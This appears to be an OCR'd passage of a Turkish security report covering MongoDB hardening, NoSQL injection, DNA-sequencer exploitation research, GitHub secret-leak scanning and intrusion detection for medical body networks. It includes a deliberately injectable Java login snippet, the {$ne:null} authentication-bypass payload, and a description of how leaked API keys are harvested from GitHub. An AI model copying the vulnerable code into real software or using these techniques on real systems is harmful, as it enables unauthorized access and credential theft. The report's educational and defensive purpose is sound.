Yukarıda tanımlanan kullanıcı mongodb üzerinde tanımlı süper admin kullanıcısıdır. Fakat uygulamada kullanılan diğer veri tabanları için ayrı kullanıcılar tanımlanıp bunlara yetki atanması gerekir. Erişimlerin yetkilendirmelerinin yapılması ve her kullanıcının yapabileceği işlemlerin belirlenmesi için bu gereklidir. Aşağıdaki yapılandırma okuma ve yazma yetkisine sahip bir kullanıcı oluşturur:

```
                use appDB;
                db.createUser(
                {
                        user: "appDBUser",
                        pwd: "dbUserPassword",
                        roles: [ "readWrite"]
});
```

Burada tanımlı kullanılabilecek yetkiler bütün veri tabanları için şu şekildedir.

readAnyDatabase, readWriteAnyDatabase, userAdminAnyDatabase, dbAdminAnyDatabase, dbAdmin, userAdmin, dbOwner

Yine admin veri tabanı kullanıcıları için backup ve restore, belirli bir veri tabanı için tanımlanabilecek yetkiler ise read ve readWrite yetkileridir.

Ayrıca yapılmak istenen yetkisiz erişimleri belirlemek ve engellemek için audit kayıtlarının aktifleştirilmesi ve bunun analistler tarafından merkezi bir kayıt takip ortamında toplanıp izlenmesi önemlidir.

15.1.3. Düz Metin İletişimi

MongoDB ağ seviyesi veri iletişimini varsayılan olarak açık bir şekilde yapar. Fakat TLS sertifika tabanlı (minimum TLS 1.0) veri iletişimini de destekler. Son sürümle birlikte TLS 1.0 desteğinin kapatılmasını da desteklemektedir. Mimariye de bağlı olarak burada kullanılan sertifika araya girme ataklarına engel olması açısından önemlidir. SSL/TLS desteğini aktifleştirmek için konfigürasyon dosyasında;

```
net:
        ssl:
        mode: requireSSL
PEMKeyFile: /etc/ssl/mongodb.pem
```

eklenmeli ya da servis başlatılırken;

--sslMode, --sslPEMKeyFile, ve –sslCAFile

parametreleri kullanılmalıdır.


15.1.4. Bütün Ağ Arayüzlerinin Dinlenmesi

MongoDB servisi, başlar başlamaz 27017 portundan dinlemeye geçer. Bu portun bütün ağlardan gelen istekleri dinler şekilde değil, mimariye bağlı olarak belirli IP'leri ve/ya sadece yerelden gelen istekleri dinlemeye açık durumda olması gerekmektedir. Ayrıca varsayılan portun değiştirilmesi de faydalı olacaktır.

```
net:
        port: 27017
        bindIp: 127.0.0.1, 172.16.0.211
```


Aksi takdirde özellikle PAAS ve IAAS kullanımının artmasıyla internete açık bir MongoDB veritabanınız olacaktır!

MongoDB' nin sunduğu ağ kısıtlamalarına ek olarak işletim sistemi seviyesi ve/ya ağ seviyesi güvenlik duvarı üzerinden de gerekli kısıtlamalar yapılmalıdır.



Şekil 68: İnternete açık MongoDB servisleri

Bunlara ek olarak MongoDB'nin bilinen zafiyetleri değerlendirildiğinde yüksek riskli bir zafiyetin sözkonusu olmadığı söylenebilir ancak yama kontrolünün yapılması ve güncel sürümlerin kullanılması önemlidir.



Şekil 69: Son üç yıl içinde saptanan MongoDB zafiyetleri

Sistem seviyesinde yapılabileceklerden bir diğeri ise gereksiz olan yeteneklerin kapatılması ve bu sayede atak yüzeyinin azaltılmasıdır. Örneğin sunucu için çoğu durumda kullanılmayan scripting yeteneğinin kapatılması gerekmektedir (--noscripting).

İşletim sistemi tarafında yapılabilecek bir diğer sıkılaştırma ise ilgili dosya kullanıcılarının ve izinlerinin ayarlanması olacaktır. Sistemin erişilebilirliği için ayrıca *nix or-

tamlarda servisin kaynak tüketim limitlerinin belirlenmesi de (*ulimits*) gerekir.

15.2. Uygulama Seviyesinde Güvenlik

Her ne kadar MongoDB bir NoSQL olsada bazı injection ataklarına maruz kalabilir. NoSQL injection şeklinde ifade edilen saldırıları engellemek için geliştirme sırasında yapılması gerekenler geleneksel SQL injection saldırılarını engellemek için yapılanlarla benzerdir. Girdi kontrolü ve beyaz liste uygulanması bunların en önemlileridir. Aksi halde sistem seviyesinde alınan önlemlere rağmen verinin bütünlüğü, gizliliği, sistemin kullanılabilirliği ve tutarlılığı bozulacaktır.

```
public boolean login(String username, String password) {
    MongoCollection<Document> usersCollection = mongoTemplate.getCollection("users");
    String stringQuery = "{ 'username' : " + username + "," + "'password' : " + password + " }";
    BasicDBObject databaseQuery = BasicDBObject.parse(stringQuery);
    FindIterable<Document> find = usersCollection.find(databaseQuery);
    boolean hasNext = find.iterator().hasNext();

    return user.iterator().hasNext();
}
```


Şekil 70: Injection' a açık kod parçası

Somutlaştırmak gerekirse, uygulama katmanında kullanıcı doğrulaması yapan Şekil 70'deki gibi bir kod parçası sözkonusu ise herhangi bir girdi kontrolü yapmadığından saldırgan {$ne:null} kullanıcı adı ve parolasıyla sisteme giriş yapabilecektir. Burada girdi kontrollerinin yapılması ve escape, sanitize etmeden verilerin alınmaması gerekir ya da girdiler için beyaz listelerin uygulanması gerekecektir. Escape ve sanitize için OWASP' a ait olan ESAPI ve/veya Antisamy kütüphaneleri kullanılabilir.

16. DNA Sekans/Sentezleme Cihazları ve Siber Güvenlik

Medikal cihazlardaki güvenlik endişeleri her geçen gün artıyor. Bu alandaki geliştiricilerin ilk amacının güvenlik olduğu pek söylenemez. Son yıllarda bu alandaki güvenlik çalışmaları bu cihazlar üzerinde daha önce hiç düşünülmemiş bazı zafiyetlerin ortaya çıkmasını sağladı. Bunlardan en ses getirenlerinden biri 2017 USENIX Security konferansında sunulan "Computer Security, Privacy, and DNA Sequencing" isimli çalışma idi [30] . Araştırmacılar sentezledikleri bir DNA'nın içine bir istismar kodu yerleştirmeyi başarmışlardı!


DNA bildiğiniz gibi nükleotidlerden (şeker-fosfat ikilisine bağlanan bazlardan [Adenin, Timin, Guanin, Sitozin]) oluşuyor. Adenin Timin ile Guanin de Stozin ile eşleşiyor. DNA dizilenmesi ise DNA örneğindeki nükleotidlerin doğru sıralamasının ortaya çıkarılmasına deniyor. DNA dizilemeyi ise çoğaltılan DNA'nın çeşitli kimyasal yöntemler sonrasında bazların sırasını bulma işlemi olarak adlandırabiliriz. İşlemin erken aşamalarında okunan bazlar ASCII karakterler olarak FASTQ adı verilen dosyalara yazılıyor. Buradaki ham veri genelde kullanışlı olmadığından üzerlerinde post-processing işlemleri yapılıyor ve veri sürekli bir dosya formatından diğer formata çevriliyor. Nihayetinde ise bulunan baz dizisi ikili (binary) sistemde yazılıyor (00-A, 01-C, 10-G,11-T).



Şekil 71: Exploit kodu barındıran DNA sentezi

Araştırmacılar post-processing işlemlerinde kullanılan (C, C++) ile kodlanmış yazılımların strcpy gibi güvenlik açığı barındıran kütüphaneler çağırdığını tespit etmişler. Daha sonra bellek-taşma zafiyeti içeren bir uygulamaya bir Exploit kodu enjekte etmeye çalışmışlar. Burada işin ilginç kısmı Exploit kodunun bir DNA modelinde sentezlenerek cihaza verilmesi. Elbette, her Exploit'e karşılık gelecek bir fiziki DNA modeli sentezlemek mümkün değil. Araştırmacılar da ilk denemelerinde Exploit kodunun NOP baytlarının sayısının çok fazla olmasından dolayı bu baytlara denk gelen bazların (GCAA) boyutunun uzun olduğunu, bu yüzden de sentezleme sırasında bazların kendine yapışma vb. anomaliler gösterdiğinden başarısız kaldığını görmüşler. Uzun süren araştırmalar ve çeşitli encoding algoritmalarıyla dünyanın ilk DNA Exploit'ini fiziksel olarak sentezlemeyi başarabilmişler. 94 bayt uzunluğundaki shellcode bir nükleotid 2 bitlik enformasyon taşıyabildiğinden 376 nükleotide denk gelecek şekilde sentezlenebilmiş.

Şekil 72: DNA Exploiti




Şekil 73: DNA sentezleyici

Bu fiziksel durumdaki DNA örneğini ilgili dizileme makinesine verdiğinizde cihaz üzerinde size bir arka kapı açılıyor ve uzaktan bağlantıya hazır durumda!

Bu ilginç çalışma araştırmacılarda bu cihazlar üzerinde çalışma isteği uyandırdı. Böylece işin diğer bir boyutu olan DNA Sentezleme makinelerinde gizliliğin ihlal edilebileceğini gösteren bir çalışma geçtiğimiz ay *Network and Distributed System Security Symposium*'da (NDSS 2019) yayınlandı [31]. İlgili çalışmada araştırmacılar yan kanal analizleriyle DNA sentezi gerçekleştiren bir makinenin yakınlarına koydukları bir mikrofon yardımıyla sentezlenen DNA dizisini ele geçirmeyi başarabilmişler.

İlaç firmalarından, genetik araştırmalara kadar birçok yerde kullanılan bu cihazlar genelde gizlilik gereği çevrimdışı olarak, herhangi bir ağa bağlı olmadan çalıştırılıyor. Bu cihazlar karmaşık kimyasal işlemlerle DNA sentezi yapıyor. Araştırmacılar belli bir model üzerinde çalışarak modelin kullanım kılavuzundaki bilgilere ve iki günlük ses kaydına dayanarak valflerin açılışı, sıvıların



Şekil 74: Cihazın iç yapısı ve akustik bileşenler

enjekte edilişi, plastik borulardaki titreşim vb. akustik ölçümleri makine öğrenmesi yöntemleriyle modellemeyi başarmışlar. Ses kaydı için kullanılan mikrofonun özellikleri Iphone 4 bir cihazla neredeyse aynı olduğundan araştırmacıların görüşüne göre, bu cihazların yanına konarak dikkat çekmeyecek herhangi bir telefonla uzaktan sentezlenen DNA'yı tersine mühendislik işlemleri üzerinden ele geçirmek mümkün olabilir. Son olarak araştırmacılar test ortamındaki dizileri uzaktan dinleyip tekrar inşa ederek yaptıkları denemelerde yüzde 90'lara varan başarı oranları yakaladıklarını açıkladılar.

#No	Orijinal Dizi Tahmin Edilen Dizi	DNA Dizi Boyu	Doğruluk Oranı
1	CGCAAGTACTCCTGC CGCAATTACTCCTGA	15	86,67
2	GGAATAGTAGAAGAATGCTGCACAAGCATATGCAGCCTATACGAACTAGAAGACTACTGCGAC GGAATAGTAGAAGCGTGCTGCACAATCATATGCAGCCTACACGAACTAGAAGACGACTGCGAG	63	90,48
3	TGGCGACATGATAACCCGTCGGAGGATCCGGGGCGGGGGCACCTC TGGCGACATTATAACCCGTCGGATGATCCGGGTCGTGTTCACCTC	45	86,67
4	TTTTTCGACCGGTATGATTCCGCCCGTGACCCAGGACGCTTGCTT TTTTGCGACCGGTCTTCTGCCGCCCGTGACCCAGGACGCTTGCTT	45	88,89

Tablo 4: Ele geçirilen dizilerin başarım oranları


17. GitHub Depolarındaki Gizli Bilgi Sızıntıları

GitHub ve benzeri platformların sağladığı imkânlar sayesinde açık kaynak temelinde ve işbirliği içinde geliştirilen uygulamaların sayısında anlamlı bir artış meydana gelmeye başladı. Fakat bu tür platformlarda tutulan kodların, geliştirme aşamasında eklenen gizli anahtarları herkesin erişebileceği şekilde ortaya çıkması ise ciddi bir problem. Bu tür gizli bilgilerin saklı tutulması önem arz ederken, geliştiriciler tarafından yaygın olarak sergilenen uygulama geliştirme davranışlarına bağlı olarak hassas bilgilerin istemeden de olsa herkesin erişebileceği şekilde uygulama geliştirme platformlarında yer aldığı görülmekte.

Bir grup araştırmacı tarafından GitHub üzerinde yapılan gizli bilgilerin ifşa olması konulu kapsamlı ve uzun soluklu bir araştırmada her gün binlerce yeni ve farklı gizli anahtarın internet üzerinde erişime açıldığı belirlendi [32]. Bu araştırma kapsamında kullanılan ilk yöntemde, gizli anahtar veya bilgiler içeren yeni GitHub Commit'lerinin yüzde 99'u gerçek zamanlı olarak değerlendirilmiş, diğer yöntemde ise GitHub üzerindeki genele açık olan kod depolarından yüzde 13'ünü kapsayan bir snapshot incelenmiş. Bu yöntemler sonucunda milyonlarca kod deposu ve milyarlarca dosya incelenmiş ve sonuç olarak üzerine odaklanılan 11 farklı platform için yüz binlerce gizli anahtarın internette herkesin ulaşımına açık bir şekilde yayınlandığı anlaşılmış.

Araştırmacılar GitHub üzerinde direkt olarak bir parolayı aramanın çok kolay olmadığını, bunun yerine kriptografik anahtarları ve API kimlik bilgilerini aramanın daha az yanılma payıyla sonuçlanacağını belirtiyor. Ayrıca bir kelime veya kelime dizisini sadece yüksek entropiye ya da bilinen harf sıralamalarına sahip olduğu için gizlilik değerine sahip bir anahtar veya parola olarak tanımlamanın önceki çalışmalarda da görüldüğü gibi yanlış sonuçlar doğurabileceğini bundan dolayı da kendi geliştirdikleri çok adımlı farklı bir yaklaşımı kullandıklarını belirtiyorlar. Bu çalışmanın adımları aşağıdaki grafikte görülmektedir. (Şekil 75)

İlk olarak (Phase 0) GitHub üzerinde aranacak kriptografik anahtarlar ve API kimliklerinin yapısal ayırt edici özelliklerini çıkarmak için büyük ölçekli örneklemler üzerinde çalışmalar gerçekleştiriliyor ve buradan çıkan sonuçlara göre gerçek veriler üzerinde kullanılacak regex filtreleri yazılıyor. Sonuç olarak 15 API ve 4 asimetrik gizli anahtar tipiyle eşleşen özgün imzalar çıkarılıyor. Daha sonra



Şekil 75: Anahtar ve kimlik bilgilerinin aranması

(Phase 1a) GitHub platformunun sunduğu arama motoru özelliği kullanılarak altı aylık bir süreç boyunca (31 Ekim 2017 - 20 Nisan 2018 tarihleri arasında) kendi geliştirdikleri imzaları kullanarak devamlı sorgulamalar yapıyorlar. GitHub'ın sağlamış olduğu bu arama özelliği kendisine anlık olarak gönderilen dosyalar üzerinde de çalıştığı için döndürdüğü cevapların güncel sonuçları içermekte olduğu tespit edilmiş bulunuyor.

GitHub'ın arama motoruna ek olarak kullanılan diğer yöntem *Google BigQuery* servisi (Phase 1b). GitHub, Google BigQuery üzerinden haftalık olarak açık kaynak lisanslı projelerin snapshotlarını yayınlıyor. Bu snapshotlar projelerin bütün içeriklerini kapsıyor ve BigQuery servisi de bu içerikler içerisinde hızlı olarak regex sorguları yapma olanağı sağlıyor. Her iki yöntem kullanılarak toplanan ve potansiyel olarak gizli bilgiler içerebilecek olan bu dosyalar üzerinde daha önceden yapılan 15 API ve 4 asimetrik gizli anahtarın imzalarını içeren veri setiyle filtreleyerek potansiyel gizli bilgi içeren dosyalar bir kademe daha rafine ediliyor (Phase 2).


Bir önceki adımda elde edilen ayıklanmış dosyalarda hâlâ gizli bilgi içermeyen girdiler bulunabileceğinden son bir filtreleme adımı daha uygulanıyor (Phase 3a, 3b, 3c). Burada dosyalar üç farklı filtreden geçiriliyor. Bu filtreler *Entropi*, *Kelime* ve *Kalıp (Model)* filtreleri. Entropi filtresinde düşük entropiye sahip olan girdiler elenerek API veya kriptografik anahtar olma ihtimali düşük olanlar ayıklanıyor. Sahip olunan entropi değerini hesaplamak için de Şekil 76'da verilen *Shannon Entropy* formülü kullanılıyor.

$$H(X) = -\sum_{i=0}^{n} P(x_i) \log_2 P(x_i)$$

Şekil 76: Shannon entropi formülü

Kelime filtresinde önceden hazırlanmış İngilizce kelimeler içeren ve GitHub projelerindeki en çok kullanılan kelimeleri kapsayan iki ayrı sözlüğün birleşmesinden oluşan yeni bir sözlük kullanılıyor. En son filtre olan Kalıp filtresinde ise eldeki veriler arasında belirgin modellerin olup olmadığı kontrol ediliyor, örneğin tekrar eden karakter (AAAAAAAA...) veya sıralı şekilde ilerleyen karakterler (ABCDEFGH...) olup olmadığı kontrol ediliyor. Bütün bu adımların ardından elde edilen bulgular geçerli anahtarlar olarak adlandırılıyor.

Tespit edilen geçerli anahtarların çoğunluğunun yanlışlıkla GitHub'a yüklenmiş ve ciddi sonuçlar doğurabilecek veriler olduğu anlaşılmış. Bu geçerli anahtarların yüzde 19'unun iki hafta içinde kaldırıldığı, hatta bu kaldırma işleminin büyük bölümünün ilk 24 saat içinde gerçekleştiği belirtiliyor. Madalyonun diğer yüzü ise anahtarların yüzde 81'lik kısmının GitHub üzerinde kalmaya



Şekil 77: Bulunan anahtarların GitHub üzerinden kaldırılma süreleri

devam etmesi. Araştırmacıların yorumlarına göre yüzde 81'lik bölümü oluşturan geliştiriciler ya durumdan haberdar değiller ya da olayın ciddiyeti hakkında yeterli bilgiye sahip değiller. Aşağıdaki grafiklerde, bulunan geçerli anahtarların GitHub üzerinden kaldırılma süreleri görülmektedir. (Şekil 77)

Grafikten de anlaşıldığı gibi bir gün içinde kaldırılmayan anahtarlar GitHub üzerinde uzun süre kalmaya devam ediyor. Araştırmacılar, GitHub veya benzeri platformlar üzerinden genel kullanıma açılan gizli anahtarların sayısının minimuma çekilebilmesi için üç farklı yöntem öneriyor. İlk öneri, geliştiriciler veya standart kullanıcılar tarafından GitHub ve benzeri platformlar kullanılırken karşı sunuculara bilgi göndermeden önce makalede tanımlanan filtreleme adımlarını veya benzerlerini kullanan yerel uygulamalarla bilgilerin taranması. Bir diğer öneri, API sağlayan platformların tek adımlı yetkilendirme yerine çok adımlı yetkilendirmeyi aktif etmeleri. Bu sayede yanlışlıkla internete sızmış olan tek bir anahtarın etkinliği minimize edilmiş olacaktır. Son öneri ise GitHub (veya benzeri hizmeti sağlayan farklı şirketlerin) sağlamış olduğu arama özelliğine sınırlamalar getirilmesi. Yazılım geliştiricilerin farkındalığının artırılması gerektiği de aşikâr.


DÖNEM İNCELEME KONUSU

Bu kısımda raporun hazırlık döneminde keşfedilen ve gerek yerel gerekse küresel çapta ses getirme potansiyeli olduğu değerlendirilen saldırı, savunma veya gelişme odaklı analiz konusu sunulmaktadır.

18. Kablosuz Vücut Alan Ağları (MBAN) İçin Saldırı Tespit Sistemi

Sağlık alanında IoT pazar büyüklüğünün 2022'ye kadar 14 milyar doları bulması bekleniyor. Uzaktan hasta takip sistemleri bu pazarın en önemli kısmını oluşturuyor. Bu teknolojinin altında da Medical Body Area Network (MBAN) yani Kablosuz Vücut Alan Ağları yatıyor. Bu ağların temel görevi hastaların gerçek zamanlı verilerini sağlık görevlilerine iletmektir. Burada sözkonusu olan veriler kalp pilleri, stres sensörleri ya da insülin sensörleri vb.nin ilettiği hayati bilgilerdir.

MBAN'lar için birçok güvenlik mekanizması çalışılmış durumda. Ancak MBAN'larda iki sıkıntı gözleniyor. İlki; MBAN'ların CPU, hafıza, güç ve iletişim bakımından kısıtlı kaynaklara sahip olması. İkincisi ise MBAN'daki düğümlere (node) okuma erişiminin mümkün olmaması. Örneğin bir cihaz vücut içine implant edilmiş olabilir, bu durumda bu cihaza erişim mümkün olmayacaktır. Yüksek kaynak tüketimi isteyen çözümler bu sebeplerden dolayı efektif değildir. Bu yüzden Johns Hopkins ve Vanderbilt Üniversitesindeki araştırmacılar daha düşük kaynak tüketimi isteyen bir yöntem geliştirmişler [33]. Bu araştırmanın temelindeki düşünce, birbirine yaklaşık olarak eşit mesafede bulunan ve aynı sensör verisini ileten düğümlerin güç tüketimlerinin neredeyse eşit olması. Aynı şekilde bir düğüm MBAN'nın dışındaki bir düğümle iletişim kurduğunda güç tüketimi gözle görülür bir biçimde değişiyor[34]. Araştırmacılar IoT sistemler için kullanılan bir işletim sistemi olan Contiki ile bu işletim sistemine uyumlu düğüm simülatörü Cooja'yı kullanarak bir IDS (Intrusion Detection System) yani saldırı tespit sistemi oluşturmuşlar. Bu sistem devre dışı bırakmaya (DOS), bir düğümün ele geçirilmesi sonrası bilgilerinin ifşa olmasına [35] ve tekrarlama saldırılarına (replay attack) karşı bir çözüm olarak sunuluyor.



Şekil 78: MBAN için saldırı modeli

18.1. MBAN Saldırı Modeli

Bir düğüm bir diğeriyle iletişim kurarken harcadığı güç aralarındaki mesafenin karesiyle doğru orantılıdır [36]. MBAN'ın yapısı gereği düğümler arası mesafe kısa olduğunda meşru trafik (gerçek düğümler arası) saldırı altındaki trafiğe göre çok daha az güç tüketimine sebep olur. Geliştirilen model aşağıdaki saldırılara karşı önlem almayı sağlıyor.

18.1.1. Düğüm Ele Geçirme Saldırıları

Düğüm ele geçirme saldırısında kimlik doğrulama işlemlerindeki kriptografik anahtarların yayınlanması gibi bir sebepten dolayı saldırgan ağdaki düğümlerden birini ele geçirebilir. Bu sayede saldırgan bir hastayla ilgili ürettiği zararlı veri içeren bir paketi hasta takip sistemine gönderebilir. Geliştirilen sistem, hasta takip sistemi -gerçek düğüm ve hasta takip sistemi- saldırgan iletişimlerindeki güç kullanım farkını tespit ederek saldırı alarmı üretmektedir.

18.1.2. Paket Tekrarlama Saldırıları

Bu saldırı türünde saldırgan bir ağı gizlice dinler. Ardından bu dinlediği paketleri tekrarlayarak hedef düğüme iletir. Kaynak sıkıntısından dolayı MBAN içindeki düğümler paketlerde tek kullanımlık (nonce) değerlerini kullanmaz. Nonce paketlerin tekrarlanmasını önleyen her pakete özel bir değerdir. Bu yüzden MBAN için paket tekrarlama saldırıları, oldukça kolay gerçekleştirilebilir saldırılardır. Örneğin bir saldırgan hastanın kalp atış bilgisini dinler, hastanın durumu kötüleştiğinde önceki paketleri tekrarlayarak hasta takip sistemini yanıltabilir. Paketleri tekrar ederek gönderme işlemi, bir düğümün tahmin edilenden fazla güç tüketimi yapmasına sebep olacağından sistem bu saldırıyı da tespit etmektedir.

18.1.3. Devre Dışı Bırakma Saldırıları

Devre dışı bırakma (DoS) saldırıları, bir saldırganın bir düğümü pakete boğarak işlevsiz bırakması ve ağın çalışma sistemini bozmasıdır. Bir düğümün kaybedilmesi o kaynaktan sensör verisinin okunamaması anlamına gelir ve eğer bu düğüm hasta vücuduna implant edilmişse daha ilginç senaryolar oluşur. Örneğin bir hastanın vücudundaki düğüme bu saldırılar yapılarak bu cihazın bataryasının tahmin edilenden çok daha çabuk tükenmesi sağlanabilir. Bunun sonucunda da cihazın değiştirilmesi için cerrahi operasyona gerek duyulabilir. Bu saldırıda geliştirilen yöntemle ağdaki düğümlerden birinin iletişimi kesildiği an tespit edilebilir.


Araştırmacılar güç tüketimini dinamik olarak değiştirebilecekleri "duty cycling" metodunu kullanmışlar. Bu metoda göre bir cihazın batarya seviyesinin değerine göre gönderebileceği paketlerin miktarı aşağıdaki tabloya göre değişir. Bu sayede cihazın batarya ömrü artar.

Duty Cycle %	Packet Send Rate	Energy Range
100	Po	E(n) >= 0.84*Eo(n)
35.5	Po/2	E(n) < 0.84*Eo(n) and >= 0.68*Eo(n)
11.5	Po/4	E(n) < 0.68*Eo(n) and >= 0.52*Eo(n)

Şekil 79: Güç dinamiğine ait paket değerleri

